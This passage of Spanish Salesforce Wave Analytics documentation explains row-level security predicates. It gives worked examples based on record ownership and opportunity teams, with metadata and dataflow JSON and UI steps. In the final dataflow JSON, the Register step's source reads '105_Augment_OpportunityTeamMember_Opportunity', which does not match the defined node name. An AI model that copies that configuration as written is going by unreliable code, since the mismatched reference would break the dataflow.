| Tony Santos | Mediooeste | 10000 | 1/1/2011 |
| Lucy Timmer | Noroeste | 50000 | 1/1/2011 |
| Lucy Timmer | Noroeste | 0 | 12/1/2013 |
| Bill Rolley | Mediooeste | 15000 | 1/1/2011 |
| Keith Laz | Suroeste | 35000 | 1/1/2011 |
| Lucy Timmer | Sureste | 40000 | 1/1/2011 |

Si va a crear el conjunto de datos sin implementar seguridad a nivel de filas, cualquier usuario que acceda al conjunto de datos podrá ver los objetivos de ventas de todos los propietarios de cuentas. Por ejemplo, como se muestra a continuación, Keith podría ver los objetivos de ventas de todos los propietarios de cuentas.



Es necesario aplicar seguridad a nivel de filas para restringir el acceso a registros en este conjunto de datos.

## Determinar la seguridad a nivel de filas para conjuntos de datos

Ahora es el momento de pensar en la seguridad a nivel de filas. ¿Cómo restringirá el acceso a cada registro en este conjunto de datos?

Decide implementar el siguiente predicado en el conjunto de datos.

```
'AccountOwner' == "$User.Name"
```

Nota: Todos los ejemplos de predicados de este ejemplo escapan las comillas dobles porque es obligatorio cuando introduce el predicado en la transformación Register o el archivo de metadatos. Este predicado implementa seguridad a nivel de filas en base a la propiedad de un registro. Basándose en el predicado, Wave Analytics devuelve un registro de objetivo de ventas cuando el usuario que envía la consulta sobre el conjunto de datos es el propietario de la cuenta.

Observemos con más profundidad la expresión de predicado:

- AccountOwner hace referencia a la columna del conjunto de datos que almacena el nombre completo del propietario de cuenta de cada objetivo de ventas.
- $User.Name hace referencia a la columna Nombre del usuario Objeto que almacena el nombre completo de cada usuario. Wave Analytics realiza una búsqueda para obtener el nombre completo del usuario que envía cada consulta.

Nota: La búsqueda devuelve una coincidencia cuando los nombres de AccountOwner y $User.Name coinciden exactamente: deben tener el mismo número gramatical.

## Agregar el predicado al archivo de metadatos

Para un conjunto de datos creado a partir de un archivo CSV, puede especificar el predicado en el archivo de metadatos asociado con el archivo CSV o cuando modifica el conjunto de datos.

Debe eliminar las comillas dobles en los valores de cadena al introducir un predicado en el archivo de metadatos.

En este ejemplo el predicado se agrega al archivo de metadatos que se muestra a continuación.

```
{
   "fileFormat": {
   "charsetName": "UTF-8",
   "fieldsDelimitedBy": ",",
   "fieldsEnclosedBy": "\"",
   "numberOfLinesToIgnore": 1 },
   "objects": [
      {
         "name": "Targets",
         "fullyQualifiedName": "Targets",
         "label": "Targets",
         "rowLevelSecurityFilter": "'AccountOwner' == \"$User.Name\"",
         "fields": [
      {
         "name": "AccountOwner",
         "fullyQualifiedName": "Targets.AccountOwner",
         "label": "Account Owner",
         "type": "Text"
      },
      {
         "name": "Region",
         "fullyQualifiedName": "Targets.Region",
         "label": "Region",
```

```
            "type": "Text"
        },
        {
            "name": "Target",
            "fullyQualifiedName": "Targets.Target",
            "label": "Target",
            "type": "Numeric",
            "precision": 16,
            "scale": 0,
            "defaultValue": "0",
            "format": null
        },
        {
            "name": "TargetDate",
            "fullyQualifiedName": "Targets.TargetDate",
            "label": "TargetDate",
            "description": "",
            "type": "Date",
            "format": "dd/MM/yy HH:mm:ss",
            "isSystemField": false,
            "fiscalMonthOffset": 0
        }
        ]
        }
    ]
}
```

## Crear el conjunto de datos

Ahora que ha actualizado el archivo de metadatos con el predicado, puede crear el conjunto de datos.

PRECAUCIÓN: Si desea realizar los pasos de esta implementación de ejemplo, realice los pasos en un entorno que no sea de producción. Asegúrese de que estos cambios no afectan a otros conjuntos de datos que ya ha creado.

Para crear el conjunto de datos, realice los siguientes pasos.

1. En Wave Analytics , vaya a la página de inicio.
2. Haga clic en **Crear** > **Conjunto de datos**.
3. Haga clic en **CSV**.

   Aparecerá la pantalla siguiente.

EDICIONES


Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para cargar un archivo CSV y de metadatos:

- "Cargar datos externos en Wave Analytics"




4. Seleccione el archivo CSV y de metadatos (esquema).
5. En el campo **Nombre del conjunto de datos**, introduzca "SalesTarget" como nombre del conjunto de datos.
6. También puede seleccionar opcionalmente una aplicación diferente donde desea almacenar el conjunto de datos.
7. Haga clic en **Crear conjunto de datos**.

   Wave Analytics confirma que la carga es correcta y crea a continuación un trabajo de sistema para crear el conjunto de datos. Puede ver el conjunto de datos SalesTarget después de que el trabajo se complete correctamente.
8. Para verificar que el trabajo se completa correctamente, realice los siguientes pasos:

   a. Haga clic en el icono de engranaje ( ) y, a continuación, seleccione **Supervisor de datos** para abrir el supervisor de datos.

   De forma predeterminada, aparece la vista Trabajos del supervisor de datos aparece. Muestra el estado del flujo de datos y los trabajos de carga de datos externos.

   b. Haga clic en el botón Actualizar trabajos ( ) para ver los estados más recientes de los trabajos.

## Probar la seguridad a nivel de filas del conjunto de datos


Debe verificar que el predicado se aplica adecuadamente y que cada usuario puede ver sus propios objetivos de ventas.

1. Inicie sesión en Wave Analytics como Keith.
2. Abra el conjunto de datos SalesTargets.
   Como se muestra en la lente siguiente, nótese que Keith solo puede ver su objetivo de ventas.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.




## Ejemplo de seguridad a nivel de filas basado en equipos de oportunidad

Observemos un ejemplo donde se crea un conjunto de datos basado en datos de Salesforce y luego se implementa seguridad a nivel de filas basada en un equipo de oportunidad. En este ejemplo, creará un conjunto de datos que contiene únicamente oportunidades asociadas con un equipo de oportunidad. Para restringir el acceso a cada registro del conjunto de datos, creará una política de seguridad donde solo los miembros de la oportunidad podrán ver su oportunidad. Este proceso requiere múltiples pasos que se describen en las secciones que siguen.


1. Determinar los datos que hay que incluir en el conjunto de datos
   En primer lugar, determine qué datos desea incluir en el conjunto de datos. En este ejemplo, creará un conjunto de datos OppTeamMember que contiene únicamente oportunidades asociadas con un equipo de oportunidad.
2. Diseñar el flujo de datos para cargar los datos
   Ahora es el momento de entender cómo el flujo de datos extraerá los datos de Salesforce y los cargará en un conjunto de datos. Puede empezar creando este diseño de alto nivel para el flujo de datos.
3. Determinar la seguridad a nivel de filas para el conjuntos de datos
   Ahora es el momento de pensar en la seguridad a nivel de filas. ¿Cómo restringirá el acceso a cada registro en este conjunto de datos?
4. Modificar el flujo de datos basándose en la seguridad a nivel de filas.
   Ahora es el momento de agregar el predicado en el archivo de definición de flujo de datos.
5. Crear el conjunto de datos
   Ahora que tiene el archivo de definición de flujo de datos definitivo, puede crear el conjunto de datos.
6. Probar la seguridad a nivel de filas del conjunto de datos
   Debe verificar que el predicado se aplica adecuadamente y que cada usuario puede ver la oportunidades apropiadas.

## Determinar los datos que hay que incluir en el conjunto de datos


En primer lugar, determine qué datos desea incluir en el conjunto de datos. En este ejemplo, creará un conjunto de datos OppTeamMember que contiene únicamente oportunidades asociadas con un equipo de oportunidad.

Obtendrá oportunidades desde el objeto Oportunidad y los equipos de oportunidad desde el objeto OpportunityTeamMember. Ambos son objetos en Salesforce.

En este ejemplo, su organización de Salesforce tiene los siguientes usuarios y equipos de oportunidad.




Su organización también contiene las siguientes oportunidades, cuya mayoría son propiedad de Keith.




| Action | Opportunity Name | Account Name | Amount | Close Date | Stage | Opportunity Owner Alias |
|---|---|---|---|---|---|---|
| Edit \| Del | Acc - 1000 Widgets | Acc_salesrep | | 9/4/2014 | Prospecting | Tony |
| Edit \| Del | Acme - 1,200 Widgets | Acme | $140,000.00 | 6/14/2012 | Value Proposition | Keith |
| Edit \| Del | Acme - 200 Widgets | Acme | $20,000.00 | 10/13/2012 | Prospecting | Keith |
| Edit \| Del | Acme - 600 Widgets | Acme | $70,000.00 | 8/10/2012 | Needs Analysis | Keith |
| Edit \| Del | ESales_01 | East_Sales_acc_01 | | 9/4/2014 | Prospecting | Bill |
| Edit \| Del | Global Media - 400... | Global Media | $40,000.00 | 7/13/2012 | Id. Decision Makers | Keith |
| Edit \| Del | salesforce.com - 1... | salesforce.com | $100,000.00 | 6/14/2012 | Negotiation/Review | Keith |
| Edit \| Del | salesforce.com - 2... | salesforce.com | $20,000.00 | 8/12/2012 | Value Proposition | Keith |
| Edit \| Del | salesforce.com - 50... | Global Media | $50,000.00 | 5/12/2012 | Closed Won | Keith |
| Edit \| Del | salesforce.com - 50... | Global Media | $500,000.00 | 5/12/2012 | Closed Won | Keith |
| Edit \| Del | West_Sales_01 | West_Sales_Acc_01 | | 9/4/2014 | Prospecting | Lucy |

Acc - 1000 Widgets es la única oportunidad compartida por un equipo de oportunidad. Bill es el Gerente de ventas de esta oportunidad. Tony es el propietario de la oportunidad.


EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

## Diseñar el flujo de datos para cargar los datos

Ahora es el momento de entender cómo el flujo de datos extraerá los datos de Salesforce y los cargará en un conjunto de datos. Puede empezar creando este diseño de alto nivel para el flujo de datos.




El flujo de datos extraerá datos de los objetos Oportunidad y OpportunityTeamMember, unirá los datos y los cargará en el conjunto de datos OppTeamMember.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

Ahora hay que implementar ese diseño en JSON, que es el formato del archivo de definición de flujo de datos. Un archivo de definición de flujo de datos contiene transformaciones que extraen, transforman y cargan datos en un conjunto de datos.


En base al diseño, se crea el JSON que se muestra a continuación.

```
{
   "Extract_OpportunityTeamMember": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityTeamMember",
         "fields": [
            { "name": "Name" },
            { "name": "OpportunityId" },
            { "name": "UserId" }
         ]
      }
   },
   "Extract_Opportunity": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Augment_OpportunityTeamMember_Opportunity": {
      "action": "augment",
      "parameters": {
         "left": "Extract_OpportunityTeamMember",
         "left_key": [
            "OpportunityId"
         ],
```

```
            "relationship": "TeamMember",
            "right": "Extract_Opportunity",
            "right_key": [
               "Id"
            ],
            "right_select": [
               "Name","Amount"
            ]
         }
      },
      "Register_Dataset": {
         "action": "sfdcRegister",
         "parameters": {
            "alias": "OppTeamMember",
            "name": "OppTeamMember",
            "source": "Augment_OpportunityTeamMember_Opportunity",
            "rowLevelSecurityFilter": ""
         }
      }
}
```

Si ejecutase este flujo de datos, Wave Analytics generaría un conjunto de datos sin seguridad a nivel de filas. Como resultado, cualquier usuario que tenga acceso al conjunto de datos podría ver la oportunidad compartida por el equipo de oportunidad.

Por ejemplo, como se muestra a continuación, Lucy podría ver la oportunidad que pertenece a un equipo de oportunidad del que no es miembro.




Es necesario aplicar seguridad a nivel de filas para restringir el acceso a registros en este conjunto de datos.

### Determinar la seguridad a nivel de filas para el conjuntos de datos

Ahora es el momento de pensar en la seguridad a nivel de filas. ¿Cómo restringirá el acceso a cada registro en este conjunto de datos?

Decide implementar el siguiente predicado en el conjunto de datos.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

```
'UserId' == "$User.Id"
```

Este predicado compara la columna UserId del conjunto de datos con el Id. del usuario que ejecuta una consulta en el conjunto de datos. La columna UserId del conjunto de datos contiene el Id. de usuario del miembro de equipo asociado con cada oportunidad. Para determinar el Id. del usuario que ejecuta la consulta, Wave Analytics busca el Id. del usuario que realiza la consulta en el objeto Usuario.

Para cada coincidencia, Wave Analytics devuelve el registro al usuario.

### Modificar el flujo de datos basándose en la seguridad a nivel de filas.

Ahora es el momento de agregar el predicado en el archivo de definición de flujo de datos.

El predicado se agrega a la transformación Register que registra el conjunto de datos OppTeamMember como se muestra a continuación.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

```
{
   "Extract_OpportunityTeamMember": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityTeamMember",
         "fields": [
            { "name": "Name" },
            { "name": "OpportunityId" },
            { "name": "UserId" }
         ]
      }
   },
   "Extract_Opportunity": {
```

```
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Augment_OpportunityTeamMember_Opportunity": {
      "action": "augment",
      "parameters": {
         "left": "Extract_OpportunityTeamMember",
         "left_key": [
            "OpportunityId"
         ],
         "relationship": "TeamMember",
         "right": "Extract_Opportunity",
         "right_key": [
            "Id"
         ],
         "right_select": [
            "Name","Amount"
         ]
      }
   },
   "Register_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppTeamMember",
         "name": "OppTeamMember",
         "source": "105_Augment_OpportunityTeamMember_Opportunity",
         "rowLevelSecurityFilter": "'UserId' == \"$User.Id\""
      }
   }
}
```

## Crear el conjunto de datos

Ahora que tiene el archivo de definición de flujo de datos definitivo, puede crear el conjunto de datos.

PRECAUCIÓN: Si desea realizar los pasos en esta implementación de ejemplo, verifique que tiene todos los objetos y campos de Salesforce necesario, y realice los pasos en un entorno que no sea de producción. Asegúrese de que estos cambios no afectan a otros conjuntos de datos que ya ha creado. Del mismo modo, realice siempre una copia de seguridad del archivo de definición de flujo de datos antes de realizar cambios, ya que no podrá recuperar versiones anteriores del archivo.

Para crear el conjunto de datos, realice los siguientes pasos.

1. En Wave Analytics, haga clic en el icono de engranaje ( ) y luego seleccione **Supervisor de datos** para abrir el supervisor de datos.
   La vista Trabajos del supervisor de datos aparece de forma predeterminada.
2. Seleccione **Vista de flujo de datos**.
3. Haga clic en la lista de acciones (1) del flujo de datos y seleccione **Descargar** para descargar el archivo de definición de flujo de datos existente.

**EDICIONES**


Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

**PERMISOS DE USUARIO**

Para descargar, cargar, ejecutar y supervisar un flujo de datos:

- "Modificar flujos de datos de Wave Analytics"




4. Abra el archivo de definición de flujo de datos en un editor de JSON o texto.
5. Añada el JSON determinado en el paso anterior.
6. Antes de guardar el archivo de definición de flujo de datos, utilice una herramienta de validación JSON para verificar que el JSON es válido.

   Se producirá un error si intenta cargar el archivo de definición de flujo de datos con un JSON no válido. Podrá encontrar herramienta de validación JSON en Internet.
7. Guarde y cierre el archivo de definición de flujo de datos.
8. En la vista Flujo de datos del supervisor de datos, haga clic en la lista de acciones del flujo de datos y, a continuación, seleccione **Cargar**.
9. Seleccione el archivo de definición de flujo de datos actualizado y haga clic en **Cargar**.
10. En la vista Flujo de datos del supervisor de datos, haga clic en la lista de acciones del flujo de datos y, a continuación, seleccione **Ejecutar** para ejecutar el trabajo de flujo de datos.

11. Haga clic en el botón **Actualizar trabajos** ( ) para ver el estado más reciente del trabajo de flujo de datos.
Puede ver el conjunto de datos OppTeamMember después de que el trabajo de flujo de datos se complete correctamente.

Nota: Si está agregando un predicado a un conjunto de datos que se creara anteriormente, cada usuario deberá cerrar sesión y volver a iniciarla antes de que el predicado entre en vigor.

## Probar la seguridad a nivel de filas del conjunto de datos


Debe verificar que el predicado se aplica adecuadamente y que cada usuario puede ver la oportunidades apropiadas.

EDICIONES


Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

1. Inicie sesión en Wave Analytics como Lucy.
2. Abra la oportunidad OppTeamMember.
Nótese que Lucy ya no puede ver la oportunidad asociada con el equipo de oportunidad porque no es miembro del equipo.




3. Cierre sesión e inicie sesión ahora como Bill.
Bill puede ver la oportunidad que está compartida por el equipo de oportunidad del cual es miembro.




## Ejemplo de seguridad a nivel de filas basado en la jerarquía de funciones y la propiedad de registros

Observemos un ejemplo donde se crea un conjunto de datos basado en datos de Salesforce y luego se implementa seguridad a nivel de filas basada en la jerarquía de funciones y la propiedad de registros. En este ejemplo, creará un conjunto de datos que contiene todas las oportunidades. Para restringir el acceso a cada registro del conjunto de datos, creará una política de seguridad donde el usuario solo puede ver oportunidades que posee o que poseen sus subordinados en base a la jerarquía de funciones de Salesforce. Este proceso requiere múltiples pasos que se describen en las secciones que siguen.

1. Determinar los datos que hay que incluir en el conjunto de datos
   En primer lugar, determine qué datos desea incluir en el conjunto de datos. Para este ejemplo, creará el conjunto de datos OppRoles que contiene todas las oportunidades así como los detalles de usuario sobre cada propietario de oportunidad, como su nombre completo, división y cargo.
2. Diseñar el flujo de datos para cargar los datos
   Ahora es el momento de entender cómo el flujo de datos extraerá los datos y los cargará en un conjunto de datos. Puede empezar creando este diseño de alto nivel para el flujo de datos.
3. Determinar la seguridad a nivel de filas para el conjuntos de datos
   Ahora es el momento de pensar en la seguridad a nivel de filas. ¿Cómo restringirá el acceso a cada registro en este conjunto de datos?
4. Modificar el flujo de datos basándose en la seguridad a nivel de filas.
   Ahora es el momento de modificar el archivo de definición de flujo de datos para tener en cuenta el predicado.
5. Crear el conjunto de datos
   Ahora que tiene el archivo de definición de flujo de datos definitivo, puede crear el conjunto de datos.
6. Probar la seguridad a nivel de filas del conjunto de datos
   Debe verificar que el predicado se aplica adecuadamente y que cada usuario puede ver la oportunidades apropiadas.

CONSULTE TAMBIÉN


Parámetros de flatten

## Determinar los datos que hay que incluir en el conjunto de datos

En primer lugar, determine qué datos desea incluir en el conjunto de datos. Para este ejemplo, creará el conjunto de datos OppRoles que contiene todas las oportunidades así como los detalles de usuario sobre cada propietario de oportunidad, como su nombre completo, división y cargo.

Obtendrá oportunidades desde el objeto Oportunidad y detalles de usuario desde el objeto Usuario. Ambos son objetos en Salesforce.

En este ejemplo, su organización de Salesforce tiene la siguiente jerarquía de funciones y usuarios.




EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

Del mismo modo, su organización contiene las siguientes oportunidades, la mayoría de las cuales pertenecen a Keith.


All Opportunities ▾ Edit | Delete | Create New View — List | Feed

New Opportunity | A | B | C | D | E | F | G | H | I | J | K | L | M | N | O | P | Q | R | S | T | U | V | W | X | Y | Z | Other | All

| Action | Opportunity Name | Account Name | Amount | Close Date | Stage | Opportunity Owner Alias |
|---|---|---|---|---|---|---|
| Edit \| Del | Acc - 1000 Widgets | Acc_salesrep | | 9/4/2014 | Prospecting | Tony |
| Edit \| Del | Acme - 1,200 Widgets | Acme | $140,000.00 | 6/14/2012 | Value Proposition | Keith |
| Edit \| Del | Acme - 200 Widgets | Acme | $20,000.00 | 10/13/2012 | Prospecting | Keith |
| Edit \| Del | Acme - 600 Widgets | Acme | $70,000.00 | 8/10/2012 | Needs Analysis | Keith |
| Edit \| Del | ESales_01 | East_Sales_acc_01 | | 9/4/2014 | Prospecting | Bill |
| Edit \| Del | Global Media - 400 ... | Global Media | $40,000.00 | 7/13/2012 | Id. Decision Makers | Keith |
| Edit \| Del | salesforce.com - 1,... | salesforce.com | $100,000.00 | 6/14/2012 | Negotiation/Review | Keith |
| Edit \| Del | salesforce.com - 2,... | salesforce.com | $20,000.00 | 8/12/2012 | Value Proposition | Keith |
